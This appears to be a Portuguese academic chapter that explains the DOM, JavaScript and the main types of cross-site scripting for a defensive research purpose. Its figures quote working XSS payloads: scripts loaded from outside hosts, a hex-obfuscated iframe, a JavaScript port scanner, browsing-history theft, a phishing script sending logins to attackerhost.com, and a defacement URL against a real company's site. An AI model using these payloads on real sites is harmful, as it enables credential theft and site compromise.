O DOM é uma interface multi-plataforma estruturada em nós e em uma árvore que representa como as marcações HTML, XHTML (*Extensible HTML*) e XML (*Extensible Markup Language*) são organizadas e interpretadas pelo navegador. Essas marcações são representadas por elementos que podem ser manipulados via API (*Application Programming Interface*) para alterar conteúdo, estrutura ou folha de estilo, ou seja, por meio da interface DOM programas e *scripts* acessam e atualizam dinamicamente o conteúdo, a estrutura e estilos de documentos [W3C, 2010].

A página *web* é exibida dentro de uma janela do navegador, objeto este denominado *Window*, que está no topo da estrutura DOM. Outro objeto do topo da estrutura é o *Document*, que representa o documento HTML, XML ou SVG (*Scalable Vector Graphics*) que será carregado em uma janela e

que mantém o conteúdo da página *web*. Os objetos possuem elementos e propriedades que são manipulados por meio do DOM. Existem versões diferentes para a estrutura DOM. Entretanto, o DOM W3C é o padronizado pelo W3C [2010], e é suportado por quase todos os navegadores modernos. O DOM possui uma base para todos os nós de sua estrutura, que são distribuídos em categorias, conforme pode ser observado na Figura 2.2.




Figura 2.2. DOM (*Document Object Model*) [W3C, 2010].

Dentre essas categorias, as mais relevantes na renderização de código no navegador são os nós de documentos, elementos e texto [W3C, 2010].

- **Document:** é o nó mais importante do DOM e possui três classes diferentes: **Document**, usado de base para todos os documentos XML; **HTMLDocument**, para documentos HTML e **SVGDocument**, responsável pelos documentos SVG (*Scalable Vector Graphics*), usados para definir vetores gráficos na *web*;
- **Elements:** são todas as *tags* presentes em arquivos HTML ou XML que se transformam em nós da árvore DOM, que podem ser manipulados e interpretados pelo navegador e;
- **Text:** é o conteúdo, do tipo texto, dos elementos ou *tags*. O nó de texto também pode ser manipulado via *script*.

A Figura 2.3 ilustra graficamente a construção de uma estrutura HTML DOM simplificada, a partir de um pequeno trecho de código HTML.




Figura 2.3. HTML DOM.

O DOM também serve de base para a Árvore de Renderização (*Render Tree*) [Garsiel, 2010], que o navegador exibe na tela. A estrutura dessa árvore é composta pelos mesmos objetos do DOM e por objetos adicionais, tais como folha de estilos e *script*. Qualquer alteração da estrutura DOM, que pode ser realizada via *script* ou por ações diretas do usuário, como por exemplo, a atualização da página, faz com que a Árvore de Renderização seja destruída e todo o processo seja refeito.

Este processo permite ter uma visão geral sobre como ocorre o processo de execução dinâmica no navegador e entender o papel das linguagens *scripts* no processo de execução de conteúdo dinâmico, oferecendo flexibilidade necessária à inclusão, alteração ou exclusão de conteúdos ou nós da estrutura DOM que serão processados, executados e exibidos no navegador.

A partir do uso dessas tecnologias, observa-se frequentemente a exploração maliciosa desses recursos, através de pontos de ataques no código HTML, CSS e principalmente em linguagens *scripts*, sendo que a linguagem *JavaScript* apresenta-se como principal vetor.

2.1.2 A Linguagem *JavaScript*

As linguagens *scripts* têm estimulado o desenvolvimento de aplicações *web* mais dinâmicas e interativas. Uma delas, e talvez a mais usada atualmente seja a linguagem *JavaScript*. Yue & Wang [2009] destacam que 96,9% das páginas *web* mais populares do mundo fazem uso de *scripts* com base na linguagem *JavaScript*. Isso denota a sua popularidade e importância no contexto de tecnologias *web*, o que a torna também um vetor em potencial para disseminação de código

malicioso e ataques do tipo XSS.

A sua flexibilidade permite embarcar funções em código HTML para acessar e manipular os elementos que compõem uma página *web* por meio da interface DOM. Os *scripts* são interpretados pelo navegador, o qual aguarda por eventos ou ações, como o término de leitura de uma página, ou por ações do usuário, tais como o movimento do *mouse* sobre um *link* ou o *click* em um objeto, como um botão. Os *scripts* possibilitam incrementar a apresentação e interatividade das aplicações *web*, por permitir a detecção da ação do usuário de forma rápida, em virtude da execução local do código no navegador do usuário [Flanagan, 2006].

Uma instância *JavaScript* pode ser identificada de várias formas, tais como: entre um par de marcação `<script> </script>`; em um evento (*EventHandler*), especificado com o valor de um atributo HTML; por um método DOM; por funções *eval* (); entre outros esquemas [Yue & Wang, 2009]. O Consórcio W3C [2010] estabelece várias associações que permitem a execução de um código *script*, muitas vezes sem a necessidade do uso de *tags* `<script> </script>`. Por exemplo, a *tag* HTML `<a>` pode executar conteúdo dinâmico pelo uso associado dos eventos: *onblur*, *onclick*, *ondblclick*, *onfocus*, *onkeydown*, *onkeypress*, *onkeyup*, *onmousedown*, *onmousemove*, *onmouseout*, *onmouseover* ou *onmouseup*, ou seja, uma *tag* `<a>` associada com o evento *onclick* pode, por exemplo, executar uma ação quando um determinado *link* é clicado pelo usuário.

Como mencionado na introdução, as *tags* HTML, funções *script* e recursos avançados nos navegadores têm aumentado as oportunidades de negócio [Jayamsakthi et al., 2008], propiciando mais funcionalidades e interatividade nos serviços oferecidos via *web*, tais como *e-commerce*, *Internet Banking*, redes sociais, *blogs*, fóruns, entre outros. Por outro lado, também potencializaram as vulnerabilidades e ameaças de exploração maliciosa, facilitando o acesso a banco de dados, senhas, *cookies*, informações sigilosas, entre outros recursos críticos [Grossman, 2007].

Para entender como essas ameaças ocorrem serão definidos a seguir os principais tipos de ataques relacionados à injeção de código malicioso em páginas *web*.

2.2 Cross-Site Scripting

Grossman [2007] define XSS como um vetor de ataque causado por *scripts* maliciosos no lado cliente ou servidor, onde os dados de entrada do usuário não são adequadamente validados, podendo permitir o roubo de informações confidenciais, sequestro de sessões do usuário, comprometimento do navegador cliente e da integridade do sistema sob execução. O código *script* é geralmente desenvolvido na linguagem *JavaScript* e inserido na estrutura HTML, ou ainda, em

Java ou *VBScript*. As tecnologias *Active X*, *Flash* ou qualquer outra suportada pelo navegador também são empregadas como vetor [Webappsec, 2010], [Grossman, 2007]. Cabe ressaltar, que este trabalho tem como foco de pesquisa os vetores XSS baseados na linguagem *JavaScript*.

As primeiras vulnerabilidades do tipo XSS surgiram logo após a expansão da *Web* e o aparecimento dos primeiros navegadores [Grossman, 2007], quando agentes mal intencionados descobriram que a falta de validação dos dados de entrada do usuário viabilizavam a interpretação e a execução de códigos maliciosos desenvolvidos em *JavaScript* nos navegadores dos usuários. A partir disso, novas formas de exploração foram descobertas e passaram a ser usadas, tendo como alvo principal o usuário da aplicação final [McClure et al., 2009].

Nesse processo evolutivo, as aplicações *web* passaram a oferecer conteúdo dinâmico, onde se destaca o emprego da linguagem *JavaScript*, que passou a ser usada como o principal vetor em ataques do tipo XSS. Isso não se deve somente a sua popularidade, mas também pela sua inserção em esquemas potencialmente perigosos, empregando *tags* HTML, atributos e funções *script* [Yue & Wang, 2009], como por exemplo, a geração de código de outros domínios por meio do uso de funções como *document.write ()* ou *eval ()*, que executam código passado por parâmetro, configurando-se em uma ação potencialmente insegura.

2.2.1 Tipos de Ataques *Cross-Site Scripting*

Os ataques XSS são categorizados em três tipos básicos: Persistentes, Não-Persistentes (também conhecidos como Reflexivos) e os baseados na árvore DOM (*DOM-Based*) [Grossman, 2007], [Klein, 2005]:

- **XSS Persistente:** é o tipo de ataque em que o código malicioso é armazenado em recursos persistentes (banco de dados, sistema de arquivos, etc.) de um servidor legítimo, porém vulnerável a XSS ou em um servidor malicioso. As aplicações *web* que permitem ao usuário armazenar dados, tais como fóruns de mensagens *web*, livros de visita e *blogs* são as mais vulneráveis. A Figura 2.4 ilustra um ataque XSS Persistente em que um atacante injeta o código malicioso ou vetor XSS em uma mensagem e posta a mesma em um serviço de fórum *web* (1), que não valida os dados de entrada do usuário e armazena a mensagem juntamente com o vetor XSS em um recurso permanente de armazenamento (2). Outro usuário (a vítima) acessa o fórum (3) e recupera a mensagem postada pelo atacante, armazenada no servidor que mantém o serviço de fórum, juntamente com o vetor XSS (4, 5), que é interpretado pelo navegador *web* (6) que pode executar uma série de ações maliciosas, como por exemplo, enviar o *cookie* de sessão do usuário para o atacante (7), que

acessa o fórum com as credenciais do usuário (8). Os ataques XSS Persistentes são considerados os mais perigosos [OWASP, 2008], pois podem atingir muitos usuários e em pouco tempo, além de permitir o armazenamento de *scripts* mais complexos.




Figura 2.4. Visão de um ataque XSS Persistente.

- **XSS Reflexivo ou Não Persistente:** é o tipo de ataque em que o código malicioso não está armazenado em nenhum tipo de recurso permanente no servidor. Neste caso, o servidor participa do ataque ao ecoar o código malicioso para o usuário em uma resposta a uma requisição HTTP válida, que é executado de forma reflexiva no navegador cliente. A Figura 2.5 ilustra um ataque XSS reflexivo em que o atacante injeta o vetor XSS em um *link* com o domínio de um *site* legítimo e o insere no conteúdo de um *e-mail* (1.1) a ser enviado como SPAM ou o insere em uma página *web* (1.2) hospedada em um servidor malicioso ou vulnerável a XSS. O ataque é viabilizado normalmente por meio da ação do usuário, que ao clicar no *link* inserido no *e-mail* (2.1) ou na página *web* (2.2), faz a requisição da página *web* do servidor legítimo (3), que responde à requisição HTTP (válida), por exemplo, com uma mensagem de erro. O vetor XSS é refletido na mensagem de erro do servidor (4), que ao ser interpretado pelo navegador do usuário (5), pode executar uma série de ações maliciosas, como por exemplo, enviar o *cookie* de sessão do usuário (vítima) para o atacante (6), que pode acessar a aplicação *web* com as credenciais do usuário (7). Esses *links* costumam ser enviados por SPAM, mensagens instantâneas, ou ainda, podem estar embutidos em uma página *web* maliciosa ou infectada. Segundo a OWASP (*Open Web Application Security Project*) [OWASP, 2008], este é o tipo mais frequente de ataque XSS.




Figura 2.5. Visão de um ataque XSS Reflexivo.

- XSS DOM-Based:** é o tipo de ataque em que funções *Javascript* acessam e modificam dinamicamente nós e objetos da estrutura DOM, podendo referenciar, acessar ou modificar componentes do documento *web* [OWASP, 2008], como um campo de texto ou uma sessão de *cookie*, por exemplo. O vetor XSS pode estar no conteúdo de uma página *web* ou ser enviado em um *link*. Neste caso, o servidor não tem qualquer participação, pois o ataque modifica apenas o lado cliente e não envia qualquer código malicioso para o servidor. A Figura 2.6 ilustra um ataque XSS DOM-Based em que o atacante injeta o vetor XSS em um *link* com o domínio de um *site* legítimo e o insere no conteúdo de um *e-mail* (1.1) a ser enviado como SPAM ou o insere em uma página *web* (1.2) hospedada em um servidor malicioso ou vulnerável a XSS. Ao clicar no *link* ou acessar o conteúdo da página com vetor XSS (2), o navegador processa a página e durante a construção do DOM, o código malicioso acessa e altera dinamicamente os nós e objetos (3) do DOM podendo executar uma série de ações maliciosas, como por exemplo, enviar o *cookie* de sessão do usuário (vítima) para o atacante (4). De acordo com Klein [2005], a identificação desse tipo de ataque requer a execução ou simulação do preenchimento dos objetos DOM.




Figura 2.6. Visão de um ataque XSS DOM-Based.

2.2.2 Riscos de exploração por *Cross-Site Scripting*

As possibilidades de exploração das vulnerabilidades XSS podem ser as mais diversas. Dentre as quais, são destacadas alguns exemplos:

- Bypass da lógica de validação usando técnica de ofuscação:** grande parte dos ataques XSS utiliza uma técnica complementar para ocultar o código malicioso e contornar as regras e validação dos campos de entrada de dados, ou seja, uma técnica para contornar os filtros de validação, viabilizando assim outros tipos de ataques XSS, como por exemplo, a disseminação de *worms*. A técnica de ofuscação implica na utilização de qualquer sistema de codificação que possa ser decodificado ou interpretado pelo navegador. As codificações alternativas mais empregadas por atacantes para ofuscar códigos maliciosos inseridos na URL ou no documento *web* em ataques XSS são as codificações nos formatos Hexadecimal ($\%[0-9A-Fa-f]\{2\}$), Decimal ($[0-9]\{1,3\}$), Octal ($[0-7]\{1,3\}$), *Unicode* ($\%u[0-9A-Fa-f]\{4\}$) ou ($\%[0-9A-Fa-f]\{2\}$), Base64 ($[0-9a-zA-Z\+/\=]$) e caracteres HTML ($\&[a-zA-Z]\{2,\}$). As codificações alternativas são um recurso largamente usado para ofuscar códigos maliciosos [Likarish et al., 2009], [CAPEC-72, 2010], burlando a atenção do usuário e filtros anti-XSS. A Figura 2.7 demonstra o uso de codificação alternativa em formato Hexadecimal (linhas 7 a 12) na ofuscação de código malicioso. O código exibido mostra um ataque de *drive-by-download* (linhas 1 a 4) usando *tag iframe* e propriedade *src* para executar o arquivo malicioso *xssworm.js*.

Bypass da Lógica de Validação (Ofuscação de Código)	
1:	//Código em ASCII
2:	<iframe name="iframeX" id="iframeX" src="hidden" style="display:none">
3:	</iframe>
4:	<script SRC="http://rootshell.be/~psy/protected/xssworm.js"></script>
5:	
6:	//Código em Hexadecimal
7:	%3C%69%66%72%61%6D%65%20%6E%61%6D%65%3D%20%69%66%72%61%6D%65%78%20%69%64%
8:	%3D%20%69%66%72%61%6D%65%78%20%73%72%63%3D%20%68%69%64%64%65%6E%20%69%64%
9:	%73%74%79%6C%65%3D%20%64%69%73%70%6C%61%79%3A%6E%6F%6E%65%20%69%64%65%6E%20%
10:	%67%2%61%6D%65%3E%0A%3C%73%63%72%69%70%74%20%53%52%43%3D%20%68%74%74%70%3A%2F%2
11:	%F%72%6F%6F%74%73%68%65%6C%6C%2E%62%65%2F%7E%70%73%79%2F%70%72%6F%74%65%63%74%65%
12:	%64%2F%78%73%73%76%2E%6A%73%20%69%64%65%6E%20%69%64%65%6E%20%69%64%65%6E%20%

Figura 2.7. Uso de ofuscação em código malicioso para realizar o bypass da lógica de validação [SCG09, 2009], [XSSed, 2010].

- **Drive-by exploits:** muitos ataques XSS utilizam a exploração de *bugs* da aplicação *web* ou do navegador do usuário para instalar *plug-ins* ou *drive-by-download* - técnica utilizada para realizar *download* de código malicioso (*malware*) na máquina alvo. Em face de sua complexidade, este tipo de exploração, também chamada por alguns autores de XSS Vírus ou XSS Worm [SCG09, 2009], tem recebido foco especial em recentes pesquisas. A Figura 2.8 demonstra um vetor XSS usado para instalar *malware* na máquina alvo. No primeiro exemplo (linhas 2 e 3), o *drive* é instalado pelo *script* *xssv.js* por meio de um elemento *iframe* e *src* que o direciona para o servidor do atacante onde está localizado o código malicioso. No segundo exemplo, o código malicioso é instalado por meio de um arquivo de imagem e é viabilizado por um elemento *img* e *src* (linhas 7 a 9) que aponta para o local onde está armazenado o código malicioso.

Drive-By Exploits (Drive-by-Download)	
1:	//Drive-by-Download viabilizado pela tag <iframe>
2:	<iframe name="iframeX" id="iframeX" src="hidden" style="display:none">
3:	</iframe><script SRC="http://rootshell.be/~psy/protected/xssv.js"> </script>
4:	
5:	//Drive-by-Download viabilizado pela a tag
6:	<html>
7:	
8:	<script src="file:///C:\Documents and Settings\Administrator\
9:	Local Settings\Temporary Internet Files\xssworm.gif">
10:	</html>

Figura 2.8. Exemplo de vetor XSS usado em Drive-By-Exploits [SCG09, 2009].

- **Port Scanner:** alguns navegadores ou *plug-ins* apresentam *bugs* que podem ser explorados por *scripts* maliciosos em outros recursos ou serviços não-HTTP por meio de varredura de portas. A varredura pode ser realizada para identificar *hosts* e serviços que podem ser explorados. Após a identificação, um *script* malicioso pode tentar realizar um *fingerprint* e realizar ataques de vários modos. A Figura 2.9 demonstra um vetor XSS usado para realizar varredura de porta, que carrega uma imagem empregando um evento *onerror* e uma propriedade *src* (linhas 12 a 21) para apontar para um endereço contendo o IP e a porta

rastreada. Uma função *Fingerprint* (linha 31), pode ser usada para obter informações sobre o sistema operacional usado (linhas 28 a 36). É possível ainda, obter informações sobre o tipo de navegador, *plug-ins* instalados, tamanho de janela disponível, etc.

Port Scanner

```

1: // Port Scanner:
2: var AttackAPI = {
3:   AttackAPI.PortScanner = {};
4:   AttackAPI.PortScanner.scanPort = function (callback, target, port, timeout) {
5:     var timeout = (timeout == null)?100:timeout;
6:     var img = new Image();
7:     img.onerror = function () {
8:       if (!img) return;
9:       img = undefined;
10:      callback(target, port, 'open');
11:    };
12:    //carrega uma imagem
13:    img.onload = img.onerror;
14:    //carrega a imagem com os valores escaneados do IP e porta
15:    img.src = 'http://' + target + ':' + port;
16:    setTimeout(function () {
17:      if (!img) return;
18:      img = undefined;
19:      callback(target, port, 'closed');
20:    }, timeout);
21:   AttackAPI.PortScanner.scanTarget = function (callback, target, ports, timeout)
22:   {
23:     for (index = 0; index < ports.length; index++)
24:       AttackAPI.PortScanner.scanPort(callback, target, ports[index],
25:   timeout);
26:   };
27:
28:   // Fingerprint
29:   
30:   };
31:   (...)
32:   // trecho de código da função fingerprint_os()
33:   function fingerprint_os()
34:   {
35:     t = window.navigator.platform;
36:     return t;}
37:   (...)

```

Figura 2.9. Exemplos de vetores XSS usados em um ataque do tipo *PortScanner* e *Fingerprint* [Gnucitizen, 2010], [XSSed, 2010].

- **Roubo de informações locais ou de navegação:** muitos *scripts* são usados para obter informações de navegação como histórico, tempo de permanência na página e o endereço IP do visitante, informações úteis para ataques efetuados com apoio em técnicas de engenharia social em um *link* com *script* malicioso. Informações contidas na área de transferência, como senhas copiadas e transferidas por meio do recurso “colar” ou pelo recurso de memorização de dados de navegação também podem ser obtidos. A Figura 2.10 demonstra um vetor XSS que tem por objetivo roubar o histórico de navegação do usuário. As informações contidas no histórico traduzem informações importantes para o atacante. Por exemplo, o atacante pode verificar o serviço de *Internet Banking* que o usuário acessa e produzir um ataque de XSS *Phishing* ou roubar o *cookie* de sessão do usuário, de forma direcionada. O código executa uma função que implementa uma estrutura de repetição para

verificar quais *links* foram visitados pelo usuário (linhas 6 a 21).

Roubo de Histórico de Navegação	
1:	//Trecho de código de um ataque de roubo de histórico de navegação do
2:	usuário, que verifica quais links foram visitados pelo usuário, a partir do
3:	vetor websites [], que contém os links de interesse do atacante.
4:	(...)
5:	function stealHistory() {
6:	// Executa um loop para verificar os sites que o usuário visitou
7:	for (var i = 0; i < websites.length; i++) {
8:	var link = document.createElement("a");
9:	link.id = "id" + i;
10:	link.href = websites[i];
11:	link.innerHTML = websites[i];
12:	document.body.appendChild(link);
13:	var color = document.defaultView.getComputedStyle(link, null).
14:	getPropertyValue("color");
15:	document.body.removeChild(link);
16:	// verifica pela cor se o usuário visitou o link.
17:	if (color == "rgb(0, 0, 255)") {
18:	document.write('' + websites[i] + '');
19:	}
20:	}
21:	}

Figura 2.10. Exemplo de vetor XSS usado para roubar o histórico de navegação do usuário.

- **Phishing:** muitos ataques de *phishing* utilizam *scripts* de redirecionamentos para conduzir o usuário para uma página falsa, idêntica à página original, o que pode levar o usuário a digitar credenciais de autenticação, números de cartões de crédito ou dados pessoais no site falso. A Figura 2.11 ilustra um vetor XSS usado em um ataque *Phishing*. O código exibido mostra um *link* (linha 2) que pode ser inserido em uma página *web*, por exemplo. Observe que o *script* possui uma propriedade *src* que direciona o usuário para o domínio do atacante que executa um arquivo *JavaScript*, chamado *phishing.js* (linhas 5 a 21). O código malicioso inserido neste arquivo cria formulários com a inserção de campos para sequestrar as credenciais do usuário legítimo (linha 5).

XSS Phishing	
1:	// link com injeção de código JavaScript
2:	<script src="http://attackerhost.com/phishing.js">
3:	</script> www.sitelegitmo.com
4:	
5:	//Código malicioso inserido no arquivo phishing.js
6:	//Conjunto de forms com campo de login para o usuário digitar suas credenciais.
7:	Form = document.forms["userslogin"];
8:	function stealLogin() {
9:	// Cria um novo elemento iframe
10:	var iframe = document.createElement("iframe");
11:	// Oculta o <iframe>
12:	iframe.style.display = "none";
13:	// carrega o código malicioso no código PHP no iframe
14:	iframe.src = "http://attackerhost.com/getlogin.php?user="+ Form.user.value +
15:	"&pass=" + Form.pass.value;
16:	// Anexa o iframe no corpo do código.
17:	document.body.appendChild(iframe);
18:	}
19:	// As informações submetidas pelo usuário são enviadas pela função anterior.
20:	Form.onsubmit = stealLogin();
21:	/* EOF */

Figura 2.11. Exemplo de vetor XSS usado em um ataque *Phishing* [XSSed, 2010].

- **Defacement (desfiguração de páginas web):** uma vulnerabilidade XSS pode permitir a injeção de *script* malicioso com objetivo de causar a desfiguração de uma página web. No ano de 2010, o site Zone-h (<http://www.zone-h.com.br>) registrou mais de 1,4 milhões de páginas desfiguradas, muitas delas associadas a ataques XSS. Alguns ataques *defacement* são considerados passivos, por gerar apenas uma mensagem na tela ou a desfiguração reflexiva, que é vista apenas no cliente web. A Figura 2.12 demonstra um vetor XSS usado em um ataque de desfiguração da página web de uma empresa do ramo petroleiro, em função de protestos pelo vazamento de óleo no Golfo do México. A Figura 2.15 mostra a página da empresa antes do ataque e a Figura 2.16 mostra a página depois do ataque.

Desfiguração de Página Web	
1:	//Ataque Defacement XSS.
2:	http://energiser.bp.com/login/index.php?lang=%22%3E%3Ciframe%20src=http://www.ta
3:	mpabay.com/multimedia/archive/00121/SP_322824_BORC_oilp_121445c.jpg%20width=450%
4:	20height=300%20frameborder=0%20scroll=no%3E%3C/%3E%3C/;document.write%28unescape
5:	%28a.source%29%29;{//
6:	
7:	// Código decodificado
8:	http://energiser.bp.com/login/index.php?lang="><iframe src=http://www.tampabay.
9:	com/multimedia/archive/00121/SP_322824_BORC_oilp_121445c.jpg width=450
